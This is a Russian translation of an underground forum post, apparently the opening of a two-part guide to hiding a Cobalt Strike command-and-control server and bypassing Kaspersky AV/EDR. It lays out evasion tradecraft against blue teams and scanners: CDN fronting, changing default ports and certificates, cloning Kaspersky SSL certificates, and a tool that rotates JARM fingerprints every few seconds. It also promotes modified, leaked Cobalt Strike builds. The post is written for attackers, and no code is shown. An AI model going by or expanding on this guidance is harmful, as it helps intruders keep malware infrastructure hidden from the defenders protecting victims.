
Вложения

- items.txt
- registration.txt

СПРЯЧЬТЕ СВОЙ COBALTSTRIKE КАК ПРО!

автор: RIZ





Сын мой, уди дальше один, за лесом тебя ждет то , ради чего ты прошел весь этот путь обучения. не оглядывайся назад. Будь мужественным и смелым!
учитель но ....
ИДИ!!!
смелее сын мой! теперь ты готов
Да! Это то о чем говорил учитель! Такое оснащение даст мне полное и несокрушимое превосходство! Обучения не прошло зря! Спасибо учитель. Я буду помнить твою жертву всегда!
Пьянящее чувство подавляющего доминирования!
ПОЕХАЛИ !!!

HIDE YOUR COBALTSTRIKE LIKE A PRO! & BYPASS KASPERSKY END POINT SECURITY AV/EDR (PART 2)

BY R1Z, В ПЕРЕВОДЕ ОТ YASHECHKA

Ола, Амигос.

В этой теме я собираюсь разместить две части в одной из интересующих тем для тех, кто хочет спрятать и обезопасить свой тимсервер впс. Я собираюсь продолжить серию о том, как скрыть свой CobaltStrike как PROфи!!!



Добавлено в конец темы.
~/ Клон *.Kaspersky.com SSL и уклон от BlueTeam
~/ Обход Касперского AV/EDR 04.06.2022

Прежде чем я начну, эта тема будет включать в себя все, чтобы скрыть ваш командный сервер! Когда я говорю все, я имею в виду, что вся эта шняга будет незаметны и на неё никогда не будут охотиться!

С ноября 2021 года Shodan зарегистрировал “Cobal Strike Beacon” в качестве продукта в своей панели инструментов, и, конечно, остальные будут добавлены уже сейчас. Многие сканеры и blueteams сейчас работают над сканированием cobaltstrike нестандартно...

Я имею в виду, что как только вы установите свой ВПС и сделаете на нем некоторую безопасность OPSEC, например:

- SSH-туннелирование, блокировка, етк.
- Туннель Apache/nginx и безопасность.
- Настройка Cloudfront или CloudDFlare без каких-либо расширенных возможностей OPSEC.
- Изменение порта командного сервера по умолчанию.
- Изменение сертификата SSL по умолчанию.

и многое другое, что вам еще нужно изменить и внедрить в свою инфраструктуру, чтобы убедиться, что все эти ребята, которые запускают хонипоты или блютимеры, ждут вас с нетерпением.


В этой теме я расскажу о двух частях. В первой части мы будем взламывать код cobalt-strike, как и было обещано для последнего выпуска cobaltstrike 4.4, где многие ребята хотят знать, как компилировать или как модифицировать cobaltstrike самостоятельно. А во второй части будет представлен мой новый скриптовый инструмент HCS (Hide Cobalt Strike), наибольшее преимущество использования инструмента HCS заключается в том, чтобы запутать онлайн-сканеры и хонипоты, ваш центр обработки данных.. потому что все они зависят от подписей JARM (также известных как JA3 + JA3), и я отсканировал почти 10 ГБ подписей JARM, и будет использоваться только частота в хеше JARM, поэтому, как только вы решите установить JARM, вам не нужно охватывать все конфигурации и сложные вещи.. + вам не нужно ставить только один JARM на свой командный сервер, НЕТ! Инструмент будет обновлять JARM вашего командного сервера каждые 5 секунд для почти 1 ГБ сигнатур JARM, поэтому этим сканерам будет практически невозможно выследить вас.

В будущем я добавлю больше функций, чтобы остановить все виды служб обнаружения и распространения, которые пытаются охотиться на командные серверы, поэтому вам не нужно быть хорошим OPSEC, плохим или джуниором, мои советы.. и трюки, а мои обновленные версии этого инструмента предоставят вам последнюю версию “START BEFORE YOU READY!” безопасности и сохранности...


Этот инструмент даст вам суперсилу и сэкономит ваше время, чтобы искать здесь и там, чтобы знать, как работать спокойно, и сделать ваши маячки необнаружимыми, пока вы продолжаете обновлять сервер с последним обновлением этого инструмента!


В этот инструмент будут включены ожидающие необнаруживаемые JAR-файлы cobaltstrike 4.4 + 4.5, а также некоторые другие версии cobaltstrike, которые работают в Linux, MacOS и Windows с использованием плагина CrossC2.


Я хочу упомянуть здесь одну вещь, утечка Cobaltstrike 4.5, она не в “рабочем состоянии” для большинства парней, у которых есть утечка ... есть проблема выхода маячка, когда вы повышаете свои привилегии..



